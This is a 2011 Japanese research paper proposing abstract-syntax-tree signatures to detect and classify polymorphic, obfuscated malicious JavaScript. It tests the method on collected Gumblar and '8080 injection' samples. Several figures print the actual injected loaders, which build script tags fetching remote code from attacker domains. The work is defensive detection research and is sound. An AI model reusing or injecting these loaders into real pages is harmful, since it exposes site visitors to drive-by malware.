Computer Security Symposium 2011
19-21 October 2011

抽象構文解析木による不正なJavaScriptの特徴点抽出手法の提案

神薗 雅紀† 西田 雅太† 小島 恵美† 星澤 裕二†
†株式会社セキュアブレイン 先端技術研究所
〒102-0083 東京都千代田区麹町 2-6-7 麹町 RK ビル 4F
E-mail: †{masaki_kamizono, masata_nishida, emi_kojima, yuji_hoshizawa}@securebrain.co.jp

あらまし 近年の不正サイトは、マルウェアなどにより自動生成されたポリモーフィックな JavaScript が利用され、他の URL に誘導する手法が多くみられる。著者らはこのような JavaScript の動的解析システムを開発したが、条件分岐やタイマー処理による遅延処理、さらにはイベント処理などにより JavaScript の全ての挙動を網羅して得ることができないという動的解析技術の課題も存在した。そこで本稿では動的解析技術を用いず、JavaScript を分析するための新たな特徴点として、抽象構文解析木を用いる手法を提案する。そして、この手法の検証として、抽象構文解析木を用いて自動生成されたポリモーフィックな JavaScript の検知および分類を行う。

Categorizing Hostile JavaScript using Abstract Syntax Tree Analysis

Masaki KAMIZONO† Masata NISHIDA† Emi KOJIMA† and Yuji HOSHIZAWA†
†Advanced Research Laboratory, Securebrain Corporation
Kojimachi RK Bldg,6-7 Kojimachi 2-chome,Chiyodaku, Tokyo, 102-0083 Japan
E-mail: †{masaki_kamizono, masata_nishida, emi_kojima, yuji_hoshizawa}@securebrain.co.jp

Abstract In the recent years, many hostile websites have been using polymorphic JavaScript in order to conceal its code. The author of this article had previously proposed and developed a system based on dynamic analysis to process and detect such types of JavaScript. However, a challenge often encountered with that approach is the mandatory preparation of very detail-oriented environments that may also require specific user-driven events for the hostile JavaScript to execute properly as it was designed to. As an alternative solution, this paper will propose the use of an abstract syntax tree based on structural analysis of polymorphic JavaScript to detect and categorize hostile JavaScript. This paper will also elaborate on test results based on the proposed algorithm.

1. はじめに

近年のマルウェアを配布する不正サイトは、機械的に生成され難読化が施されたポリモーフィックなJavaScriptを利用し、他のURLに誘導する手法が多くみられる。特に、Gumblarなどに代表されるWebサイトにインジェクトされたJavaScriptは、同じアルゴリズムで難読化され、構造は似ているが使われる文字列が異なるため、検知が難しく爆発的に被害が拡大した。

これらのインシデントを詳細に把握し検知するために、著者らは難読化が施された JavaScript をエミュレーションし、難読化を解除する動的解析システム[1,2]を開発した。開発システムは擬似的なDOM環境と関数フック処理をJavaScript Interpreter上に準備し、JavaScriptをエミュレートすることで動的解析を実現した。そして、動的解析により抽出された難読化を解除した最終的な悪意のある JavaScript コードを取得し、どのような脆弱性を利用しているかを判別した。しかし、同システムは条件分岐やタイマー処理による遅延処理、イベント処理などにより JavaScript のすべての挙動を網羅して得ることができないという動的解析技術の課題も存在した。これより、動的解析技術の向上と共に、動的解析技術を利用しない不正な JavaScript の検知および分析技術の向上が希求されている。

難読化が施されたポリモーフィックな JavaScript の特徴を分析すると、アルゴリズムにより機械的にコードが生成されているため文字列の変化による難読化のパターンは異なるが、その構造自体は変化していない。例を挙げると、unescape関数やreplace関数の引数に異なる値を設定することで、変数名をランダムにすることやbracket書式を利用することなどで、難読化パターンを変更している[3]。また、JavaScriptの構造の一部だけを変更したものも存在する。つまり、引数の設定値や変数名を変更することで難読化のパターンを変更しているが、JavaScriptそのものの構造は同じである。従って、JavaScriptの特徴を抽出することができれば、機械的に生成され難読化が施されたポリモーフィックな JavaScript を効果的に検知および分析できると考えられる。

そこで本稿では、抽象構文解析木を JavaScript の特徴点として扱う手法を提案する。そして、JavaScriptから導出した抽象構文解析木がどのような特徴を表現するものであるかを検証するために、実際に自動生成され難読化が施されたポリモーフィックなJavaScriptを利用して、その評価を行う。

2. 機械的に生成されたポリモーフィックな JavaScript

機械的に生成され難読化が施されたポリモーフィックな JavaScript の一例を図 1、図 2に示す。図 1、図 2からわかる通り、JavaScript の構造は同じであるが、関数オブジェクト名や関数の引数などが異なっており、これらが難読化の多様なパターンとなっていることがわかる。また、一部構造が異なるだけの JavaScript も複数存在した。実際に Gumblar が猛威を振った際は、このような同じ構造や良く似た構造の JavaScript が多数の正規サイトにインジェクトされ、難読化のパターンが異なるため検知が困難になり、被害が拡大した。

```
try{
 window.onload = function(){
  var A84jbd5xsu = document.createElement('script');
  A84jbd5xsu.setAttribute('type', 'text/javascript');
  A84jbd5xsu.setAttribute('id', 'myscript1');
  A84jbd5xsu.setAttribute('src',  'h^&(t)$t(!^p($^(:$@(/!!)/@x!()@n&!
$x&!!@x^!&(-(c#)o#!m!!(.$n^!#(u^((.@)#n&!(l$@@.#^@@w$()3&)(-$o)
@!e#&d$!#o)(^u(t(e$(.$f@!r!$(/!!g$!^)&o^@#$o@#$(g@^l##e^!(.)(&c!
$o)$&m@^@/##!)#r&@i!#n^$(c))!$o#&)n@(!d^&e&l#&@v&)a($$!g@
^)#o#&^!.((^c@)&&o!!)!m!/)$'.replace(/@|¥^|¥)|#|&|¥$|¥(|¥!/ig, ''));
  A84jbd5xsu.setAttribute('defer', 'defer');
  document.body.appendChild(A84jbd5xsu);
  }
 } catch(e) {}
```

図 1機械的に生成されたポリモーフィックな JavaScript（pattern I）

```
try{
 window.onload = function(){
  var Q236s4ic4454clw = document.createElement('script');
  Q236s4ic4454clw.setAttribute('type', 'text/javascript');
  Q236s4ic4454clw.setAttribute('id', 'myscript1');
  Q236s4ic4454clw.setAttribute('src',  'h(t)!^t^))p#@:&&/(##/&$#c^$$l
^@)(i&(c$^)k))#$s^o$#r!^)^-$$$&c@$o#^m$!#.#&(e((a!!s)(@t)&m((o@
@a($^t#e!#^@)s$.^c^&#o((&m&/)(&@l&()i(@n)(k$@h&e)@$(l)$p^!e)
$!$r$#.)&c!&n($@/$g#o^@&o!$$g$^l^&#@e$.&&!c#o@$$m(/$$'.repl
ace(/¥(|¥!|&|#|¥$|¥)|@|¥^/ig, ''));
  Q236s4ic4454clw.setAttribute('defer', 'defer');
  document.body.appendChild(Q236s4ic4454clw);
  }
 } catch(e) {}
```

図 2機械的に生成されたポリモーフィックな JavaScript（pattern II）

3. 抽象構文解析木による JavaScript の特徴抽出手法

続いて、抽象構文解析木による JavaScript の特徴抽出手法を述べる。最初に、提案手法では JavaScript の構造を導出するため JavaScript Parser を用いて構文解析を行い、対象となる JavaScript の構文解析木を作成する。続いて、構文解析木の抽象化処理を行い、JavaScript の特徴点となる抽象構文解析木を導出する。

3.1. JavaScript の構文解析

JavaScript の構文解析木を導出するため、提案手法では JavaScript parser である RKelly[4]を利用する。RKelly は JavaScript を parse するライブラリであり、対象の JavaScript をインプットすると、Node の属性と Node の値からなる構文解析木をオブジェクトとして作成する。

次に、RKelly を利用して導出した構文解析木のオブジェクトを可視化する。構文解析木の可視化には Graphviz[5]を利用した。図 3に機械的に生成され難読化が施されたポリモーフィックな JavaScript を、図 4に導出された構文解析木を示す。一部の Node の値は、文字数の関係から先頭部分のみを表示している。図 4からもわかる通り、当該構文解析木には関数名や引数の値などの情報が含まれているため、難読化のパターンが異なれば値も異なるが、構造は変化しない。これゆえ、難読化のパターンに依存することなく検知を実現するためには、次節で述べる抽象化を行う必要がある。

```
document.write(unescape("%3CspBscjBrjBispBppHtjB%20sr
5%2F3yjqze6uerspByCXH%2Ejsze6%3E%3C%2F3ysc3yript3
y%3E').replace(/3y|CW|jB|pH|CXH|ze6|spB/g,""));
```

図 3 解析対象 JavaScript



図 4 JavaScript の構文解析木例

3.2. 抽象構文解析木の導出

JavaScript の構造を特徴点とするために、3.1節で作成した構文解析木の抽象化を行う。抽象化処理は各 Node の値を除外することで実現する。値を除外する Node の一例を表 1に示す。Node の分類は RKelly が定義した NodeName に従う。

表 1 値を除外する NodeName 一覧

Node Name	概要
DotAccessorNode	オブジェクトが関数を利用する際の「.」表記の値を表す Node であり、値には関数名が入る。
EmptyStatementNode	「;」のみの処理が記載されていない Node であり、値は「;」が入る。
FunctionDeclNode	関数宣言を表す Node であり、値には関数名が入る。
NumberNode	数値オブジェクトを表す Node であり、値には数値が入る。
ParameterNode	関数の引数を表す Node であり、オブジェクト名が入る。
PostfixNode	演算子などの情報を表す Node であり、「++」などが入る。
RegexpNode	正規表現を表す Node であり、値には正規表現のルールが入る。
ResolveNode	関数を呼ぶ変数の名前を表す Node であ

	り、値には変数名が入る。
StringNode	String オブジェクトを表す Node であり、値には実際の文字列が入る。
ThisNode	this を表す Node であり、値には「this」が入る。
TryNode	try/catch を表す Node であり、error オブジェクト名が入る。
VarDeclNode	変数宣言を表す Node であり、値には変数名が入る。
FunctionExprNode	function により関数（メソッド）定義を表す Node であり、値には「function」が入る。

特に、ParameterNode 、RegexpNode、StringNode および ResolveNode の値が頻繁に変更され、これらの内容が異なることで異なる難読化パターンが生成されている。

図 4の構文解析木に対して、上記の抽象化処理を施した、構文解析木を図 5に示す。



図 5 抽象化した構文解析木例

以上の処理により、構文解析木の各 Node の値を除外することで抽象化した構文解析木を、「抽象構文解析木」と定義する。

4. 抽象構文解析木を利用した JavaScript 比較処理

機械的に生成され、難読化が施されたポリモーフィックな JavaScript を検知および分類する際は、検査対象の JavaScript の抽象構文解析木を導出し、既に不正であると判断された抽象構文解析木と比較することで実現する。これにより、難読化のパターンに依存しない JavaScript の特徴による比較を実現する。

また、比較処理は抽象構文解析木を順に探索し、Node 情報と値を比較していくのではなく、今回は簡易的な比較として抽象構文解析木の不要な情報を削除し、さらに TEXT 化した抽象構文解析木オブジェクト情報を作成する。そして、抽象構文解析木オブジェクト情報のハッシュ値（MD5）を利用して比較する。提案手法による比較処理の概要を図 6に示す。本手法により、高速な比較を実現する。



図 6 抽象構文解析木の比較方法

5. 分析事例

本章では提案手法により導出した抽象構文析木を利用して、自動生成され難読化が施されたポリモーフィックな JavaScript を検知することができるか、その有効性を検証する。今回利用するポリモーフィックな JavaScript は、独自のクライアント型ハニーポット[6]を利用して収集したもの、および"D3M_2011 データセット" [7]を利用する。

5.1. 分析事例 1

Gumblar 系のポリモーフィックコードを提案手法により分析する。図 7、図 8に Gumblar 系ポリモーフィックコードの比較対象とする JavaScript を示す。図からもわかる通り、難読化のパターンはそれぞれ異なっていることがわかる。

```
(function(B0cp){var dhd='%';eval(unescape(('var<20a<3d<2
2Sc<72iptEng<69n<65<22<2cb<3d<22<56er<73ion()+<22<2
cj<3d<22<22<2cu<3dn<61<76<69gat<6fr<2euser<41g<65nt

b<61+<22Major<22+b+a+<22Minor<22<2bb+a+<22Build<2
2+b+<22<6a<3b<22)<3b<64ocu<6de<6et<2e<77rit<65(<22
<3cscri<70<74<20<73<72c<3d<2f<2f<67umb<6ca<72<2ecn
<2frss<2f<3fi<64<3d<22+j<2b<22<3e<3c<5c<2f<73cript<3e
<22)<3b<7d').replace(B0cp,dhd))))})(/</g);
```

図 7 Gumblar 系 JavaScript（パターンⅠ）

```
(function(xOx4){var lnJ='%';eval(unescape(('@76@61r@20a
@3d@22ScriptEngine@22@2c@62@3d@22Ver@73ion@2
8)+@22@2cj@3d@22@22@2cu@3d@6ea@76@69gator

a@6c@28@22if(w@69ndow@2e@22+a+@22)j@3dj+@22
+a+@22Major@22+b+a+@22Minor@22+b+@61@2b@22B
uild@22@2bb+@22j@3b@22)@3bdoc@75m@65n@74@2
ewrite(@22@3cscript@20src@3d@2f@2fg@75mb@6c@6
1r@2ecn@2frss@2f@3fid@3d@22+@6a+@22@3e@3c@5
c@2fscript@3e@22)@3b@7d').replace(xOx4,lnJ))))})(/@/g);
```

図 8 Gumblar 系 JavaScript（パターンⅡ）

次に、上記 JavaScript から導出した抽象構文解析木を示す。2 つの JavaScript から導出した抽象構文解析木は一致した。図 9に一

致した抽象構文解析木を示す。これより、アルゴリズムにより機械的に生成されたポリモーフィックな難読化 JavaScript の構造をシグネチャ化することができたと言える。このシグネチャを利用することで、同アルゴリズムで生成された未知の JavaScript に対しても検知、分類が可能となる。



図 9 Gumblar 系 JavaScript 抽象構文解析木

5.2. 分析事例 2

次に、8080 injection のポリモーフィックコードを提案手法により分析する。図 10、図 11に 8080 injection ポリモーフィックコードの比較対象とする JavaScript を示す。先程と同様、難読化のパターンはそれぞれ異なっていることがわかる。

```
try{window.onload=function(){document.write('<div id=megaid>4chan-org.gumtree.com.chi</div>');G303p52iecomut = document.getElementById('megaid').innerHTML + 'n!!a$&-#^$c#!o#@m#$).!@s@^)u!^@@p&e@#r!^^h$!#@i^^g#!h^^
$)n$#^g&$.!)c(@o(^m)(/!(g$@)##m$o^&d!u$&&l@&$(e&@!@s$@.^$(c&@#o!@#m!/#!$(m(e!@!#r)!#c#a##$^d&)o$#(#l^i&)v#!^r&^e)!$.^)c)()&o(m^&^^.&b!(^!r!$^#/$'.replace(/¥(|¥)|¥^|#|¥!|¥$|&|@/ig, '') ;document.write('<scr'+'ipt src=http://'+G303p52iecomut.replace(/DEBUG/g, '8080')+'></scr'+'ipt>');} } catch(Jwi70sk ) {}
```

図 10 8080 injection 系 JavaScript（パターンⅠ）

```
try{window.onload=function(){document.write('<div id=megaid>skyrock-com.domaintools.c</div>');R7mtgq38ox = document.getElementById('megaid').innerHTML + 'o^@(m)$.$(@g)o)o##^g&!$l!e$))-^(#p)$$l($.$$s)(u$(p@!$e^(r(($#h^)
#.)^c!#&o^m)&&@/&#(a###t$t#.$n&&e@@(&t&$#/(!r$$)##b&(@c@^).)r@#$u^/##&g!(#o$(!#o@@g$#l@e^$).)!)c#!o@m@(#^/^$&'.replace(/&|@|¥$|¥^|¥!|#|¥(|¥)/ig, '') ;document.write('<scr'+'ipt src=http://'+R7mtgq38ox.replace(/DEBUG/g, '8080')+'></scr'+'ipt>');} } catch(Xcg4g606 ) {}
```

図 11 8080 injection 系 JavaScript（パターンⅡ）

次に、提案手法により各ポリモーフィックコードの抽象構文解析木を導出する。2 つの JavaScript から導出した抽象構文解析木は一致した。抽象構文解析木を図 12に示す。これより、5.1節と同様、導出した抽象構文解析木をシグネチャとすれば、同じ構造の 8080 injection ポリモーフィックコードを検知することが可能となる。



図 12 8080 injection 系 JavaScript 抽象構文解析木

5.3. 分析事例 3

5.2節と同様、8080 injection ポリモーフィックコードを提案手法により分析する。図 13、図 14に 8080 injection ポリモーフィックコードの比較対象とする JavaScript を示す。難読化のパターンはそれぞれ異なっていることがわかる。

```
/*GNU GPL*/ try{window.onload = function(){var Znv6hdvbul5xw6 = document.createElement('s(c#)r^@(^!i)!##p)&$t()'.replace(/#|@|¥!|¥(|&|¥)|¥$|¥^/ig, ''));var Qi33s9q36hb = 'G1j9zq4aj94';Znv6hdvbul5xw6.setAttribute('type', 't)e&&#x#(&t&#^/@@$)^j&#$a#^@v(@$a#s)@c@^r^i&^@p@@@t^$'.replace(/¥^|&|@|#|¥$|¥!|¥)|¥(/ig, ''));Znv6hdvbul5xw6.setAttribute('src', 'h)&t!#t)$^$p)!):&@$/&!$/$)^@f(#@i@&$^f&#a$#-&&!c#&&o^m@^!.$(c(u^(s$@t@h$))e(&&$l)!^^p@.@##c!^o@@@&m&.#@f#$a@)$s@$t&&&^c)@l
@r((^l@!s(@g##@o$!g)@a(m!e#s^(.$c$(^o$@$m(/))v!o$#&@u$!j!!#i$z@^z@.#^c!(!o&!&$m&&^)$/^&g&!o!$!#&o#(g!$!l@^e$.)&!c$&o$(#m@(/!(^^s$)e!@##d$o)(p^#^(a((r&!&k$$!!i@n)!@g#)#.))!c!$o)!!m&#(/@!^'.replace(/&|#|¥^|@|¥!|¥)|¥(|¥$/ig, ''));Znv6hdvbul5xw6.setAttribute('defer', 'd@@e$^(^f$!(e##r!!)'.replace(/¥)|¥^|&|#|¥(|¥$|¥!|@/ig, ''));Znv6hdvbul5xw6.setAttribute('id', 'Y&t&@#n&8&)@d(!7#^&)t&&$@j#!(6!$1#$(d##$$v)&)b^(8^'.replace(/&|@|¥$|#|¥(|¥^|¥)|¥!/ig, ''));document.body.appendChild(Znv6hdvbul5xw6);}} catch(Kh08qzwj92wxd) {}
```

図 13 8080 injection 系 JavaScript（パターンⅠ）

```
/*GNU GPL*/ try{window.onload = function(){var Pvq0xgenj
qr = document.createElement('s$c(#&r(#(i$&@$p(t!'.replac
e(/¥(|#|&|¥!|¥$|¥^|¥)|@/ig, ''));var Vvqvonwh71 = 'Xb0l2
8a5p84ql';Pvq0xgenjqr.setAttribute('type', 't$)#e))^!x#$@t
$^#/$(j!&$)@a!&!v##&)a$s$&!c!#$r@#i@!&#p#t##($'.repl
ace(/#|@|¥^|&|¥$|¥(|¥!|¥)/ig, ''));Pvq0xgenjqr.setAttribut
e('src', 'h)(t!@$t#@p@@):&!/)!$/!$d^$)r)&@e$@a@#m!^
(s)^&t(&^i(!^&#m)e$(!-(&(!c(@)o$@&#m!##.(#$$@m)$!y(y
#&!e(^#)a)(#^r)(^b!&^o!o!^k^@!&.(@c$)(o)$!&m)@.&@(s#

$l@$o(w^!@#e^$$s($)(.@(!c(!o^$)m#!!!/@&&g^#o(#$o#^
^&!g^l&e#&!.(c!#&o)m)!/$(@n^(e#^w&&$!g!r)#)^(o)@u^
($n(#&d^(&$$s)$#.&c$((@o$m^(^&/^'.replace(/¥^|#|¥$|¥)
|¥!|¥(|&|@/ig, ''));Pvq0xgenjqr.setAttribute('defer', 'd#@e)
&f!!!&@e!(r@$('.replace(/@|¥^|¥(|&|¥$|¥)|#|¥!/ig, ''));Pv
q0xgenjqr.setAttribute('id', 'F#$^a&^^o$&#$3(^2($v#u$!d
@#&^q@@d@^$$v^&^i^#!5()$^'.replace(/¥)|@|&|¥^|¥$|
¥(|#|¥!/ig, ''));document.body.appendChild(Pvq0xgenjqr);}}
catch(Ui9hiwcszzh1g) {}
```

図 14 8080 injection 系 JavaScript（パターンⅡ）

次に、提案手法により各ポリモーフィックコードの抽象構文解析木を導出する。2 つの JavaScript から導出した抽象構文解析木は一致した。抽象構文解析木を図 19に示す。これより、5.1節5.2節と同様、導出した抽象構文解析木をシグネチャとすれば、同じ構造の 8080 injection ポリモーフィックコードを検知することができる。

5.4. 分析事例 4

図 15図 16に示す JavaScript は、構造が異なる Gumblar 系ポリモーフィックコードである。各 JavaScript の抽象構文解析木を図 17、図 18に示す。抽象構文解析木で表現することで、構造が一部のみ変更されており、その他の箇所は構造が同じであることが容易に判断できる。

```
(function(){eval(unescape(('^76^61r^20a^3d^22Scrip^74Engi
ne^22^2cb^3d^22Version(^29+^22^2cj^3d^22^22^2cu^3d^
6ea^76igator^2e^75serAgent^3bif((^75^2ein^64^65xOf(^22

de^78Of(^22m^69ek^3d^31^22)^3c0)^26^26(typeof(zrvzts)
^21^3dtypeo^66(^22A^22)))^7bz^72vzts^3d^22A^22^3bev^
61l(^22if^28windo^77^2e^22+a+^22^29j^3d^6a+^22+^61^2
b^22M^61^6aor^22+b+^61+^22^4di^6eor^22^2bb^2ba+^2
2B^75ild^22^2b^62^2b^22j^3b^22^29^3bd^6fcum^65nt^2e
wr^69te(^22^3cs^63ript^20sr^63^3d^2f^2fyourlitetop^66in
d^2ec^6e^2fr^73s^2f^3fid^3d^22+j+^22^3e^3c^5c^2f^73^6
3ript^3e^22)^3b^7d').replace(/^/g,'%')))})();
```

図 15 Gumblar 系 JavaScript I

```
(function(t){eval(unescape(('"76ar"20a"3d"22Scr"69ptEngi"
6ee"22"2cb"3d"22Ver"73i"6fn()+"22"2c"6a"3d"22"22"2cu"
3dnav"69"67"61tor"2e"75"73erA"67"65nt"3bif((u"2ein"64

9"65"2eind"65xO"66"28"22mie"6b"3d1"22"29"3c0)"26"26
("74ypeof"28zr"76zts)"21"3dtype"6f"66("22"41"22)"29)"7b
zrvzt"73"3d"22A"22"3bev"61l"28"22"69f"28wi"6edow"2e"
22+"61+"22)j"3d"6a"2b"22+a+"22Maj"6fr"22+b"2b"61+"22
Minor"22"2bb+a+"22Build"22+b+"22j"3b"22)"3bdoc"75"6d
ent"2ewrite("22"3c"73c"72ipt"20"73rc"3d"2f"2fgumbl"61r
"2ecn"2fr"73s"2f"3fid"3d"22+j+"22"3e"3c"5c"2fsc"72ip"74
"3e"22)"3b"7d').replace(t,'%')))})(/"/g);
```

図 16 Gumblar 系 JavaScript II



図 17 Gumblar 系 JavaScript I 抽象構文解析木



図 18 Gumblar 系 JavaScript II 抽象構文解析木

以上より、JavaScript だけでは判断が困難であるが抽象構文解析木にて構造を表現することで、構造が似ている JavaScript を分類することができた。従って、導出した抽象構文解析木をシグネチ

ャとすれば、アルゴリズムを変更され構造の一部が変更されたJavaScriptに対しても、検知や分類ができると言える。ただし、自動的に検知や分類するという観点では,4章で述べた手法ではなく木探索アルゴリズム等を利用して構造を比較する必要がある。

6. 考察および今後の発展

5章の分析事例より、提案手法を用いてJavaScriptの特徴点を抽出し、同じ構造のJavaScriptを検知できることを証明した。さらに、抽象構文解析木を利用することで、構造が似ているJavaScriptの判定も容易に実現した。また、今回の分析調査では、各々異なる108パターンのポリモーフィックなJavaScriptに対して、提案手法により抽象構文解析木を導出すると65パターンまで集約することができた。構造が似たものを含めるとさらに集約することが可能である。これより、本提案は機械的に生成され難読化が施されたポリモーフィックなJavaScriptに対し、検知および分類としての特徴点を表す有効的な手法であると言える。

本提案技術の今後の発展としては、抽象構文解析木の部分マッチにより汎用的にJavaScriptの分類や検知を実現すること、および、抽象構文解析木のさらなる抽象化である。まず前者は、不正なJavaScriptに共通する構造などがある場合は、その共通部分のみを判定することで、より汎用的に分類や検知を実現できると想定される。また、本稿で分析したようなインジェクションされたJavaScriptの判定だけでなく、細かいコードスニペットを抽象構文解析木として扱い、その組み合わせにより不正判定や機能分類を実現できると考えられる。例えば、インジェクトされたJavaScriptのヒープスプレイ攻撃部の抽象構文解析木を導出する。この導出した抽象構文解析木と解析対象とするJavaScriptの抽象構文解析木とを部分比較し、同様の構造が検出されれば、対象としているJavaScriptはヒープスプレイ攻撃を行うものであると判断できる。つまり、様々なJavaScriptの特徴を導出し、部分比較を行うことで、どのような処理を行うJavaScriptであるか、分類や検知を実現できると想定される。ただし、ヒープスプレイ処理のみでも構造が完全に一致するケースは少なく、似た構造を持つ場合が多く存在した。そこで、先程の発展の後者である抽象構文解析木のさらなる抽象化となる。例えば、本稿で提案したように構造解析の値のみ除外するのではなく、特定の構造も除外することで、抽象構文解析木をさらに抽象化できると想定される。そして、抽象構文解析木の構造そのものも抽象化することで、構造が似ているものを判定し、より汎用的に不正なJavaScriptの分類や検知を実現でると考えられる。

また、本稿ではNodeの値を除外しているが、一部の情報を残すことで、検知や分類の精度向上、誤検知対策を行えると考えられる。これらの発展課題を今度の研究課題として進めていきたい。

7. おわりに

